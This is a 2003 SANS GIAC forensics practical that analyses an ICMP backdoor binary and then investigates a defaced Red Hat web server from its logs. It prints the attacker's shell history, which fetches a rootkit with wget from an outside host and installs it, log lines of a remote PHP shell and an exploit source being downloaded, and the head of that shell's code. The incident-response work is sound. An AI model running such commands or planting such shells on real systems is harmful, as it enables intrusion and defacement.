GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Digital Forensics, Incident Response, and Threat Hunting (Forensics
at http://www.giac.org/registration/gcfa

GIAC Certified Forensics Analysis - Practical Assignment version 1.3b

Saturday 28th June 2003

Bradley Filmer

Part 1. Analysis of unknown Binary
Part 2. Analysis of unknown state compromised system
Part 3. Legalities of Forensics in Australia

Conventions used in this document.
To aid in the clarity of the information presented the following conventions and text highlighting are used in this document.

Information that is in text boxes is output from analysis system.

Bold italic is used to identify commands entered into the command line for the analysis system; system prompts will not be included.

Underline Italic indicates the names of files that are identified from the victims system.

###.###.###.### Represents obfuscated ip addresses for privacy and operational reasons.
???? Represents obfuscated usernames for privacy and operational reasons.

Text in the top of a box is output of tools, text files or logs And example of this is the logs in /var/log
Text in the box below is analysis and comment on the information above.

© SANS Institute 2003, Author retains full rights.

1 Synopsis 2
2 Binary Details 2
2.1 Name 2
2.2 File / Mactimes 2
2.3 File owners 2
2.4 File Size 3
2.5 MD5 Hash 3
2.6 Key Words 3
3 Forensic detail 3
3.1 Analysis of zip 3
3.2 File system details 5
3.3 MD5 Hash 5
3.4 Strings analysis 5
3.5 Hex analysis 7
4 Legal implications of this binary. 7
4.1 West Australian Law 8
4.2 Local Company policy 8
5 Interview Questions. 8
6 References 9

1 Synopsis

The following is a detailed analysis of a binary that was located on a system and has been forward to us for analysis. The binary is of unknown origin and assumed to be unsafe; all precautions should be taken to protect operational systems. The analysis is limited to the scope of the investigation and limited to providing the best results within reasonable timeframes.

2 Binary Details

The zip file contains a binary file that is an MS-DOS executable called target2.exe.
The Binary was captured from a system that is unknown to us and the method and circumstances around the system are also unknown. The capture of this file has excluded a lot of valuable information such as user and group information, and the chain of custody has not been recorded or maintained. As such all information gained from this investigation is speculative hearsay and not admissible as evidence.

2.1 Name

The file is called target2.exe

2.2 File / Mactimes

The file was accessed and created on the 20th Feb 2003 at 12:45:48

2.3 File owners

Original file ownership and group info was not attainable from the zip files, as this was not recorded in the process of archival.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.4 File Size

The file size was 26793 bytes uncompressed and had the CRC of d185fd18. This is shown below in more detail in the forensic details section.

2.5 MD5 Hash

This is shown below in more detail in the forensic details section.

2.6 Key Words

This is shown below in more detail in the forensic details section, and in the Hex Analysis.

3 Forensic detail

The following outlines all of the forensic detail that we were able to obtain from the zipped binary and explanations around the conclusions.

3.1 Analysis of zip

```
root@sloppix:/mnt/sda1# dd if=/dev/zero of=unkbinary.img bs=1024k count=50
50+0 records in
50+0 records out
52428800 bytes transferred in 0.370596 seconds (141471566 bytes/sec)
root@sloppix:/mnt/sda1# losetup /dev/loop1 unkbinary.img
```

To safely analyse the binary, we are first creating a small partition on a linux system to allow us to uncompress the files and look at the file system structure of the program in a safe manner.

NB. This step is not strictly required as the binary we are analysing here is an MSDOS executable and not compatible with the linux OS and hence can't be run. It is illustrated here as good practice.

Safety is important when you are analysing unknown binaries, as it is very difficult to know the full capabilities of the program.

```
root@sloppix:/mnt/sda1# mkfs.vfat /dev/loop1
mkfs.vfat 2.8 (28 Feb 2001)
Loop device does not match a floppy size, using default hd params
root@sloppix:/mnt/sda1# mount /dev/loop1  analysis-unkbinary/ -o rw,loop,noatime,noexec
root@sloppix:/mnt/sda1# cd  analysis-unkbinary/
root@sloppix:/mnt/sda1/analysis-unkbinary# ls -al
total 20
drwxr--r--    2 root     root        16384 Jan  1  1970 .
drwxr-xr-x    8 root     root         4096 Jun 25 14:09 ..

root@sloppix:/mnt/sda1# cd analysis-unkbinary/
root@sloppix:/mnt/sda1/analysis-unkbinary# ls -al
total 26
drwxr--r--    2 root     root        16384 Jun 25 14:17 .
drwxr-xr-x    8 root     root         4096 Jun 25 14:09 ..
-rwxr--r--    1 root     root         5687 Jun 25 14:17 binary_v1.3.zip
```

We have setup the image and mounted it with options to prevent execution and the alteration of the access times of the binary. This will allows us protect, as much as possible the data in the binary including the timestamps.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
root@sloppix:/mnt/sda1/analysis-unkbinary# zipinfo -v binary_v1.3.zip
Archive:  binary_v1.3.zip   5687 bytes   1 file

End-of-central-directory record:
-------------------------------

  Actual offset of end-of-central-dir record:        5665 (00001621h)
  Expected offset of end-of-central-dir record:      5665 (00001621h)
  (based on the length of the central directory and its expected offset)
This zipfile constitutes the sole disk of a single-part archive; its
  central directory contains 1 entry.  The central directory is 57
  (00000039h) bytes long, and its (expected) offset in bytes from the
  beginning of the zipfile is 5608 (000015E8h).

  There is no zipfile comment.

Central directory entry #1:
---------------------------

  target2.exe

  offset of local header from start of archive:     0 (00000000h) bytes
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  minimum file system compatibility required:       MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:     2.0
  compression method:                               deflated
  compression sub-type (deflation):                 normal
  file security status:                             not encrypted
  extended local header:                            no
  file last modified on (DOS date/time):            2003 Feb 20 12:45:48
  32-bit CRC value (hex):                           d185fd18
  compressed size:                                  5567 bytes
  uncompressed size:                                26793 bytes
  length of filename:                               11 characters
  length of extra field:                            0 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               binary
  non-MSDOS external file attributes:               81FF00 hex
  MS-DOS file attributes (20 hex):                  arc

  There is no file comment.
```

***Zipinfo* –v** tells us detailed information about the executable and this is shown above. The Zip file contains a single file called target2.exe and appears to be MS-DOS executable file.
The binary was created on an MS-DOS, OS/2 or NT FAT file system and this is consistent with the file being a windows executable binary.
There is no info in the zip for the owner and group id's so it is not possible to discover the original ownership permissions of the file.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


3.2 File system details

```
root@sloppix:/mnt/sda1/analysis-unkbinary# stat target2.exe
  File: `target2.exe'
  Size: 26793          Blocks: 56         IO Block: 2048   regular file
Device: 703h/1795d      Inode: 8           Links: 1
Access: (0744/-rwxr--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2003-02-20 12:45:48.000000000 +0100
Modify: 2003-02-20 12:45:48.000000000 +0100
Change: 2003-06-25 14:17:52.000000000 +0200
```

Above we can see corroboration of the dates that are found in the zip file for the access times of the file. This shows the files Access and Modify times are the same and this would not be consistent the files were installed and run on the system that this file was captured from. We can say that the file may have been transferred to another system before being zipped into this archive.
The access time is 20th Feb 2003 at 12:45:48

3.3 MD5 Hash

```
root@sloppix:/mnt/sda1/analysis-unkbinary# unzip -X binary_v1.3.zip
Archive:  binary_v1.3.zip
  inflating: target2.exe
root@sloppix:/mnt/sda1/analysis-unkbinary# ls -al
total 54
drwxr--r--    2 root     root       16384 Jun 25 14:17 .
drwxr-xr-x    8 root     root        4096 Jun 25 14:09 ..
-rwxr--r--    1 root     root        5687 Jun 25 14:17 binary_v1.3.zip
-rw-r--r--    1 root     root       26793 Feb 20 12:45 target2.exe
root@sloppix:/mnt/sda1/analysis-unkbinary# md5sum target2.exe
848903a92843895f3ba7fb77f02f9bf1  target2.exe
root@sloppix:/mnt/sda1/analysis-unkbinary# file target2.exe
target2.exe: MS-DOS executable (EXE), OS/2 or MS Windows
```



Above is the md5sum of the binary as found on the system including a screen capture of the same information!

3.4 Strings analysis

```
KERNEL32.dll
ADVAPI32.dll
WSAIoctl
WSASocketA
WS2_32.dll
MFC42.DLL
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
time
MSVCRT.dll
MSVCP60.dll
ERROR 3
ERROR 2
ERROR 1
impossibile creare raw ICMP socket
RAW ICMP SendTo:
======================== Icmp BackDoor V0.1 ========================
========= Code by Spoof. Enjoy Yourself!
 Your PassWord:
loki
cmd.exe
 Exit OK!
Local Partners Access
Error UnInstalling Service
Service UnInstalled Sucessfully
Error Installing Service
Service Installed Sucessfully
Create Service %s ok!
CreateService failed:%d
Service Stopped
Force Service Stopped Failed%d
The service is running or starting!
Query service status failed!
Open service failed!
Service %s Already exists
Local Printer Manager Service
smsses.exe
Open Service Control Manage failed:%d
Start service successfully!
Starting the service failed!
starting the service <%s>...
Successfully!
Failed!
Try to change the service's start type...
The service is disabled!
Query service config failed!
```

Strings analysis of the binary reveals some information about the possible author and indication of the function of the binary.
Loki is a well-known Unix based back door circa 1996 and maybe the precursor to this version of the file for the windows platform.
http://secinf.net/unix_security/LOKI2__informationtunneling_program_and_description.html

The nice descriptive text outlines that this particular file is an ICMP Backdoor. The authors name is also shown as Spoof.

Another interesting point is the spelling mistake in the error message that may lead to more information if searched for in Google.
This Google search reveals that the error may have been in the original code and paper on tunnelling connections through ICMP by FuSyS, or the author of the page that the code snippet was found on called “Dark Schneider X1999”. The page was in Italian and was translated using the “Fish”, a web page translator.
http://www.s0ftpj.org/bfi/online/bfi7/bfi07-13.html
The binary contains elements that lead us to believe that the cmd.exe shell is involved in the process as this is listed as part of the binary.

© SANS Institute 2003, Author retains full rights.

More information could be determined using ObjDump, strace, and winalysis to track system changes for windows, but in the context of this investigation it would be of academic interest as the evidence would not be admissible in court.

Also shown are several dll files that may be accessed in the execution of the binary, KERNEL32.dll ADVAPI32.dll WS2_32.dll MFC42.DLL
The binary appears to run as a service.

3.5 Hex analysis

```
00005050:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00005060:  00 00 0f 00 48 00 65 00 6c 00 6c 00 6f 00 20 00  ....H.e.l.l.o. .
00005070:  66 00 72 00 6f 00 6d 00 20 00 4d 00 46 00 43 00  f.r.o.m. .M.F.C.
00005080:  21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  !...............
00005090:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

000062b0:  2f 00 00 5c 00 5c 00 31 00 39 00 39 00 2e 00 31  /..\.\.1.9.9...1
000062c0:  00 30 00 37 00 2e 00 39 00 37 00 2e 00 31 00 39  .0.7...9.7...1.9
000062d0:  00 31 00 5c 00 43 00 24 00 00 00 3f 3f 3f 3f 3f  .1.\.C.$...?????
```

The Hex analysis of the file shows some references to which may not be related to the context of the backdoor.
“Hello from MFC!” Has several references on the internet as a basic learning program for beginners in a similar fashion to the ubiquitous “Hello world”

The second relevant text grab is an IP address the may be a source to allow or a destination address to send information to. It is associated with, or very close to the call for the /system32/smsses.exe.

Searching for this file (which did not appear in a standard build for XP) found no references and may be part of a private unreleased exploit or tool or a part of this backdoor that was not included in the zip.
The closest match is smss.exe, which is a network aware program that is the Session Manager SubSession.
The Session Manager Subsystem initializes system environment variables, MS-DOS devices names such as LPT1 and COM1, loads the kernel for the Win32 subsystem, and starts the Windows Logon Process. It could be a trojaned version of this file.

4 Legal implications of this binary.

It is not possible to conclusively determine whether this binary was run on the host machine on which it was installed. This is due to the fact that the evidence was captured in such a way as to remove important markers of the file system such as MAC times. Access to the original system may provide better analysis and indication of whether or not the binary was run from the markers and fingerprints it leaves when executed.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

4.1 West Australian Law.

http://www.austlii.edu.au/au/legis/wa/consol_act/cc94/s440a.html

The Western Australian law refers to:
A person who without proper authorisation --
(a) gains access to information stored in a restricted-access system; or
(b) operates a restricted-access system in some other way,

To protect information systems best practice recommends all systems be bannered to warn users of the possibility of recording of information and unauthorised access of systems.
This is an important ideal for evidence to be submitted in a court in Western Australia, which was captured as part of network monitoring, packet capture.
The definition of restricted data is that which is held in a computer to which access is restricted by an access control system associated with a function of the computer.
This is understood, as the system to which persons have access must be bannered to inform them that un-authorised access is not permitted and that the machine must be secured through the use of protective measures.

The penalty for such access in Western Australia is a Maximum of 1 year or a $4000 fine.

That said we do not know the circumstances surrounding the source system, it's banners or the level of protection it was afforded, so we cannot assume prosecution would be admitted.

4.2 Local Company Policy

From a local company standpoint, all of the above procedures are a requirement of the system build and as such would ensure that the attacker could be tried to the full extent possible under state and federal laws.
It is also written and enforced policy that access to systems is for authorised personnel only and that any internal breach could result in action up to and including termination of employment.
A further policy inclusion is that no staff member shall circumvent access restrictions, or install methods that would allow the circumvention of access restrictions. Such that if this tool was installed on a PC by the authorised owner to circumvent the Firewall policy and allow access using the ICMP backdoor, it is against company policy and has the same punishment clause as above.

5 Interview Questions.

- (Passive) Nice bit of code you developed in php? Where did you learn your skills?
    - Here you are trying to get the person to accept your complementary remark while using their pride to get admittance to the code development of the tools used.
- (Personality test) Can you tell me; are you familiar with the organisations that you have defaced? Are you aware that many of them are voluntary and community organisations?

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

    - This approach is trying to assess the sense of decency that the individual may have. This sort of question can help establish a personality type.

- (Confronting) You replaced some web pages with your own defacements. We found a few other sites too, was this part of some challenge that is going on at the moment?
    - Here you are trying to find out some background on the hacker. Are they part of a larger organisation or group?
- (Confronting) Why did you install this backdoor into this system? Did you think that there would be valuable information stored on it?
    - This approach is allowing you the person to tell you that they were just doing it for fun or because they can, in their eyes there may be nothing wrong with this type of activity, perhaps a lesser or non existent offence.
- (Inquisitive) Is smsses.exe another one of your special tools? We couldn't find any info on it anywhere.
    - A direct request for more information about components that we did not recover.
- (Inquisitive) I noted that you use a root kit that is not very well known, you must be a really good hacker to have unreleased tools? Do you know where we can find out more about the tools you use?
    - A direct request for more information about the tools used after complimenting their skill.
- (Aggressive) We found your IP address built into the code, and we know where you go to University. Tell us how you gained access to the system and we may be able to keep as a local issue and not involve the University?
    - Here you are trying to get the person on shock value. By this you instil a feeling of hopelessness and you are offering the person a way out and perhaps a more lenient option that does not affect their other life

6 References

http://www.s0ftpj.org/bfi/online/bfi7/bfi07-13.html
Link to ICMP back door header files.

http://secinf.net/unix_security/LOKI2__informationtunneling_program_and_description.html
Loki2 description and analysis.
http://gray-world.net/papers/covertshells.txt

Paper on covert shell and their advantages and applications.
http://www.google.com/
Your ever-present search assistant

http://www.liutilities.com/products/wintaskspro/processlibrary/smss/
Service description for SMSS.exe

http://www.austlii.edu.au/au/legis/wa/consol_act/cc94/s440a.html
Western Australian Criminal Code.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

GIAC Certified Forensics Analysis - Practical Assignment version 1.3b

Saturday 28th June 2003

Bradley Filmer

Part 1. Analysis of unknown Binary
Part 2. Analysis of unknown state compromised system
Part 3. Legalities of Forensics in Australia.

1 Synopsis 11
2 Executive summary 11
3 System Details: 11
3.1 Software and Operating system 11
3.2 Hardware 11
3.3 Disk geometry 12
4 Data Capture. 13
4.1 Images. 13
5 Analysis of Logs 14
5.1 /var/log/messages 15
5.2 /.bash_history 15
5.3 /var/log/secure 17
5.4 /var/log/wtmp 17
5.5 /var/log/httpd/access_log 17
5.6 /var/log/httpd/error_log 18
5.7 Recovered log files. 23
5.7.1 Recovered messages 24
5.7.2 Recovered secure 24
5.7.3 Recovered maillog 25
6 Analysis of Images 25
6.1 Time line. 25
6.2 Setuid (0) Setgid (0) 25
6.3 Mactime. 26
7 The Root Kit rk.tgz 30
7.1 Rootkit Readme 30
7.2 /dev/ttyn 31
7.3 /dev/ttyp 31
7.4 /dev/ttyf 31
7.5 /dev/ttyl 31
8 Strings search 32
8.1 Swap 32
8.2 SDA1_ROOT.dd 32
9 Summary 32
10 References 33

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1 Synopsis

The system to be analysed was a web server that was in production as part of a small server farm for a local volunteer organisation.
It was compromised along with the defacement of web pages that were public facing and was reported on the 2nd May 2003 at approximately 12:00am. The defacement was simple and linked to an individual that is known for their work in defacements. The server was pulled off line, after local administrators were satisfied that there was evidence of compromise.

2 Executive summary

The server in question (victim) was a web server that was powered by RedHat 6.2 and running several potentially vulnerable services. Analysis indicates that the initial compromise time was 8:20:50 local time on the 28th April 2003.
Evidence collected outlines the following:

- Entry was via W-Agora remote include vulnerability allowing hacker to download and execute a remote php shell server.
- *.bash_history* show us that additional tools were downloaded to allow the attacker to hide their activities, commonly known as a root kit and the evidence for the execution of these tools includes:
    - Recovery of files from the root kit.
    - Log alteration or cleaning.
    - Alteration of system files.
    - A network sniffer executed.
    - Email was sent outside the normal profile for the server by root but the contents of the email was not recoverable.
- Files for web service that system was providing were altered and this was not an authorised modification.

3 System Details:

3.1 Software and Operating system

The system was a RedHat 6.2 web server running apache and kernel 2.2.14-5.0smp.

Table 1 System information from /etc/issue

root@Sloppix:/mnt/sda1/ # cat etc/issue Red Hat Linux release 6.2 (Zoot) Kernel 2.2.14-5.0smp on an i686

3.2 Hardware

The server was a pentium II 400MHz with 128 MB of memory.
Serial number i645723 ***Evidence tag number 20030205-#1***
Hardisks were 9Gb raid array disks with mirroring for redundancy.
Serial number 2340823-234293 ***Evidence tag number 20030205-#2***
and 2340823-199823 ***Evidence tag number 20030205-#3***

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3.3 Disk geometry

The layout of the disks from the source machine is located in the file of */etc/fstab* and is helpful to know as this will document which partitions were mounted in what capacity on the original machine. This greatly aids in the analysis as it gives you a clear understanding of the layout and where files are likely to be located. In our case the file shows the system disks that are type ext2:

- root partition /dev/sda1
- logs partition /dev/sda6 (this partition contained no valid or deleted data)
- raid partition on /dev/sda5 and /dev/sdb5 that contained the web server files
- software on /dev/sdb6 that contained original software and various utilities.
- swap on /dev/sda7 and /dev/sdb7

Table 2 /etc/fstab - from victim showing drive geometry

```
/dev/sda1      /              ext2   defaults        1 1
/dev/sda6      /logs          ext2   defaults        1 2
/dev/cdrom     /mnt/cdrom     iso9660 noauto,owner,ro 0 0
/dev/fd0       /mnt/floppy    auto   noauto,owner    0 0
none           /proc          proc   defaults        0 0
none           /dev/pts       devpts gid=5,mode=620  0 0
/dev/md0       /mnt/raid0     ext2   defaults,usrquota      1 2
/dev/sdb6      /mnt/software  ext2   defaults 1 2
/dev/sda7      swap           swap   defaults        0 0
/dev/sdb7      swap           swap   defaults        0 0
```

Table 3Victim /etc/raidtab showing webserver storage setup

```
raidtab /dev/md0
    raid-level            1
    nr-raid-disks         2
    nr-spare-disks        0
    chunk-size            4
    persistent-superblock 1
    device                /dev/sda5  (physical drive for /dev/md0)
    raid-disk             0
    device                /dev/sdb5 (physical drive for /dev/md0)
    raid-disk             1
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

4 Data Capture.

The server was booted up using a ROM based bootable Linux system called Knoppix. This was downloaded from a known source and the md5hash confirmed that the system downloaded was reliable and known.
The disks were mounted Read Only and the command
dd -if=/dev/sda1 | gzip | nc destination, port,
Where the destination, port, was the forensics analysis machine at our labs called Sloppix.
This machine was also built from knoppix media from the same source as the capture machine and known to be clean and secure. It was connected only to the lab network that is firewalled from the transport network and only the port was opened for the transfer for the data. Once the transfer was complete the analysis box was then isolated from the network.

4.1 Images.

Once the captured data was transferred, md5 hashes were taken of the source and the destination to ensure that there had been no corruption of the data in transit. These were compared and found to be accurate. The original were secured in a safe with single person access.

The images were mounted using the following command to ensure that no modification could be accidentally made to them in the analysis process.

mount /Images.sda1_root.dd /mnt/analysis-root/ -o ro,loop,noatime,noexec.

- ro = read only,
- loop = loopback (required for mounting file based system images)
- noatime = ensure that the access times of files are not updated.
- noexec = disable execute of any files from this system to protect against running any executables by accident.

```
root@1[root]# dd if=/dev/sda1 |md5sum
dd: reading `/dev/sda1': Input/output error
10249400+0 records in
10249400+0 records out
5247692800 bytes transferred in 195.035495 seconds (26906347 bytes/sec)
b7596badefed6e0cd9558a06bdb57b04  -
```

Figure 1. Victim source Root partition MD5 Hash

```
-rw-r--r--    1 root     staff       26793 Feb
root@sloppix:/forensics# md5sum sda1_root.dd
b7596badefed6e0cd9558a06bdb57b04  sda1_root.dd
root@sloppix:/forensics#
```

Figure 2 Analysis system Destination Root Partition MD5 Hash

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
root@1[root]# dd if=/dev/sdb5 |md5sum
dd: reading `/dev/sdb5': Input/output error
20482808+0 records in
20482808+0 records out
10487197696 bytes transferred in 470.694926 seconds (22280244 bytes/sec)
f76e1ae4a3a40bf7de203927421cf3fe  -
```

Figure 3 Victim Source Raid image of Web Server Files MD5 Hash

```
root@1[root]# dd if=/dev/sdb6 |md5sum
4096512+0 records in
4096512+0 records out
2097414144 bytes transferred in 126.524126 seconds (16577187 bytes/sec)
25ca6b0c380311206f9f4ece12104073  -
```

Figure 4 Victim Source /mnt/Software repository MD5 Hash

```
root@1[root]# dd if=/dev/sdb7 |md5sum
dd: reading `/dev/sdb7': Input/output error
1044160+0 records in
1044160+0 records out
534609920 bytes transferred in 35.577537 seconds (15026614 bytes/sec)
3598a1187b5e27c8650280b944a80854  -
```

Figure 5 Victim Source Second Swap MD5 Hash

```
root@sloppix:/forensics# md5sum sdb5.dd
f76e1ae4a3a40bf7de203927421cf3fe  sdb5.dd
root@sloppix:/forensics# md5sum sdb6.dd
25ca6b0c380311206f9f4ece12104073  sdb6.dd
root@sloppix:/forensics# md5sum sdb7.dd
3598a1187b5e27c8650280b944a80854  sdb7.dd
root@sloppix:/forensics# ls -al
total 18921116
drwxr-xr-x    7 root     root         4096 Jun 19 1
```

Figure 6 Analysis System Destination MD5 Hash

5 Analysis of Logs

By looking at the logs that are on the victim machine we are able to get some idea of when the incident occurred and when there were logins from local administrators or perhaps even the attacker.

Looking at the logs in out /var/log/ directory we first notice that they appear to be somewhat truncated. We know for example that the system was halted on the 2nd May after 06:10am but that the logs seem to indicate that there is nothing after the 2nd May at 03:32:42am from the last records. This could mean that there has been a truncation of the logs and an indication of changes to the system files.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

5.1 /var/log/messages

We note that there is a lack of certain logs in the whole of the messages file, certainly a strange situation that could be due to incorrect configuration or alteration. To clarify we look at the rotated messages.1 file and we see that there are a lot of ftpd messages as well as sshd logins for root and that these two are missing from the messages file.
This would indicate that the logs were cleaned quite recently and that the tools used did not clean the rotated logs.

Table 4extract from /var/log/messages showing promisc interface

May 2 02:38:39 www kernel: device eth0 entered promiscuous mode
The messages file also shows that an interface went into promiscuous mode but we are unable to determine if this was as a result of activities of the hacker or the local admin.

5.2 /.bash_history

Table 5 Extract of .bash_history showing Hacker activity

```
make
service sendmail restart
ps ax
id
id
ls
cd ...
ls
cd ..
ls
cat /etc/issue
cd /etc/httpd/conf
ls
cat httpd.conf |grep ServerName
w
lsmod
ls
rm pg_404.html
ls
rm pg_404.html
ls
cd /
ls
cd /mnt/raid0/vservers/
ls
cd /
cd /tmp
ls -a
cd .test
cd ..
uname -a ;id
cd .test
wget http://www.madsk8er.hpg.com.br/rk.tgz
tar -xzvf rk.tgz
ls
cd rk
```

© SANS Institute 2003, Author retains full rights.

```
ls
 install eusoufoda
vipw
locate word
history |grep repquo
repquota /dev/md0 |grep aname
cd /mnt/raid0/vservers/
cd www.anotherpage.com/
ls
ls -l htdocs/
cd /mnt/raid0/vservers/www.anotherpage.com/htdocs/
ls
vi index.html
vi menu.js
vi index.html
w
vip
vipw
cd /mnt/raid0/vservers/www.some.domain.au/
ls -l
cd htdocs/
ls -l
vi index.htm
rpm -qa |grep apache
vi index.htm
cd ..
grep TechTeam
cd ..
grep TechTeam */htdocs/index.*
vipw
ls
grep TechTeam */htdocs/index.*
vi www.some page.com.au/htdocs/index.htm
vi www.some page.com.au/htdocs/index.htm
ls -l /tmp/
ls -la /tmp/
ls -l /tmp/
vi /tmp/tech2.sh
netstat -ra
vi /tmp/techh2.php
ps awux
which ps
ls -l /bin
ps awux
df -k
ls /mnt/software/
vi /etc/httpd/conf/httpd.conf.
vi /etc/httpd/conf/httpd.conf
ls -l /etc/httpd/conf/
vi /etc/httpd/conf/somesite
cat /proc/cpuinfo
top
df
locate nc
```

The .bash_history file shows us the records of some of the commands that were entered by the hacker when he was root.
It shows the downloading of the rk.tgz file from the source using wget.
It also shows the editing of the index.html files for web defacement.

© SANS Institute 2003, Author retains full rights.

5.3 /var/log/secure

This file to seems to contain the same information as the rotated logs and is mainly concerned with ftp and pop3 mail logs. There is nothing of significance in this file.

5.4 /var/log/wtmp

Table 6Extract from the Victim wtmp file

```
root     pts/15      ###.###.###.###        Fri May  2 06:10   still logged in
root     pts/19      ###.###.###.###        Fri May  2 05:02   still logged in
?????   ftpd10903 ###.###.###.###       Fri May  2 04:48 - 04:48  (00:00)
 ??????   ftpd10901    ###.###.###.###    Fri May  2 04:48 - 04:48  (00:00)
 ??????   ftpd10887    ###.###.###.###    Fri May  2 04:47 - 04:47  (00:00)
 ??????   ftpd10885    ###.###.###.###    Fri May  2 04:46 - 04:46  (00:00)
 ??????   ftpd10841    ###.###.###.###    Fri May  2 04:45 - 04:45  (00:00)
 ??????   ftpd10837    ###.###.###.###    Fri May  2 04:45 - 04:45  (00:00)
root     pts/18      ###.###.###.###        Fri May  2 04:45   still logged in
 ??????   ftpd10798    ###.###.###.###    Fri May  2 04:44 - 04:44  (00:00)
???      pts/12      ###.###.###.###        Fri May  2 04:43   still logged in
 ??????   ftpd10765    ###.###.###.###    Fri May  2 04:43 - 04:43  (00:00)
 ??????   ftpd10754    ###.###.###.###    Fri May  2 04:42 - 04:42  (00:00)
```

Wtmp files contain the records for who has been on the system and who is currently on the system. The wtmp file shows that there were regular root logins by local admins and that there were 4 logins still connected when the power was pulled. All of these logins are local users or admins so no clue here as to how access might have been gained.

/mnt/sda1/ /var/log# last -f wtmp |head -20

This file from the local admins point of view should not be trusted, as we will see later.

5.5 /var/log/httpd/access_log

The access_log would appear to be altered and cleaned. This is indicated by the lack of information about the attack and the “forms” used in the retrieval of the tools. Proof of this can be seen in the mac timeline as shown below:

Table 7Evidence of change of access_log

```
Fri May 02 2003 04:47:03 5979 m.c -/-rw-r--r-- root  root  305736
/var/log/httpd/access_log
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

5.6 /var/log/httpd/error_log

The *error_log* that is generated by the apache server indicates that the attack made use of the w-agora file include vulnerability.
http://www.securityfocus.com/bid/4977/discussion

This is indicated by the fact that files that were created on the system were with uid 99 which is "user nobody" on this system and the uid that w-agora was running as. The w-Agora directory also contained some of the tools and scripts that were first downloaded.
The cleaning of the *error_log* was not as effective as the *access_log* as this log files contains a lot of information about how the attacker proceeded to connect to remote sites and download tools and php scripts to allow him to escalate his privileges. We can see below that the file was modified and changed but that due to the nature of the information in this file he was unsuccessful in removing all of the information.

Table 8Evidence of change of error_log

Fri May 02 2003 05:16:36 1423403 m.c -/-rw-rw-r-- root root 306251 /var/log/httpd/error_log

Table 9 error_log entry for download of mad.php

274049-[Mon Apr 28 08:20:50 2003] (time stamp from previous message) 274184:--08:25:38-- http://www.madsk8er.hpg.com.br:80/mad.php 274240: => `mad.php' 274264:Connecting to www.madsk8er.hpg.com.br:80... connected! 274319:HTTP request sent, awaiting response... 200 OK 274366-Length: 3,500 [text/plain] 274393: 274394- 0K -> ... [100%] 274466: 274467-08:25:39 (9.31 KB/s) - `mad.php' saved [3500/3500]
Shown above the log contains the retrieval of the file mad.php which according to the comments in the header is a php script that is a remote shell.

© SANS Institute 2003, Author retains full rights.

Table 10Head of mad.php showing relevant comments

```
<html>
<head>
<title>Remote Shell</title>
</head>
<body bgcolor="#FFFFFF" text="#333333" link="#000000" vlink="#000000" alink="#000000">
<h1 align="center"><font size="+4" face="Tahoma">Mad_Skater</font><br>
  <font face="Tahoma" size="+1">was here !!!</font></h1>

<?php
/* First we check if there has been asked for a working directory. */
if (isset($work_dir)) {
  /* A workdir has been asked for - we chdir to that dir. */
  chdir($work_dir);
  $work_dir = exec("pwd");
} else {
  /* No work_dir - we chdir to $DOCUMENT_ROOT */
  chdir($DOCUMENT_ROOT);
  $work_dir = $DOCUMENT_ROOT;
}
```

This file "mad.php was located in the W-Agora directory and is contained in the appendix as reference.
The *error_log* also shows us the download, and compilation of several further tools including netcat, which is a network connection tool, often referred to as the tcp swiss army knife. This tool allows the user to open a listening port on the victim machine to transfer tools or gain shell remotely.

```
276806-[Mon Apr 28 08:30:31 2003] (time stamp from previous entry)
276940:--08:30:43--  http://www.madsk8er.hpg.com.br:80/ptrace.c
276997:          => `ptrace.c'
277022:Connecting to www.madsk8er.hpg.com.br:80... connected!
277077:HTTP request sent, awaiting response... 302 Found
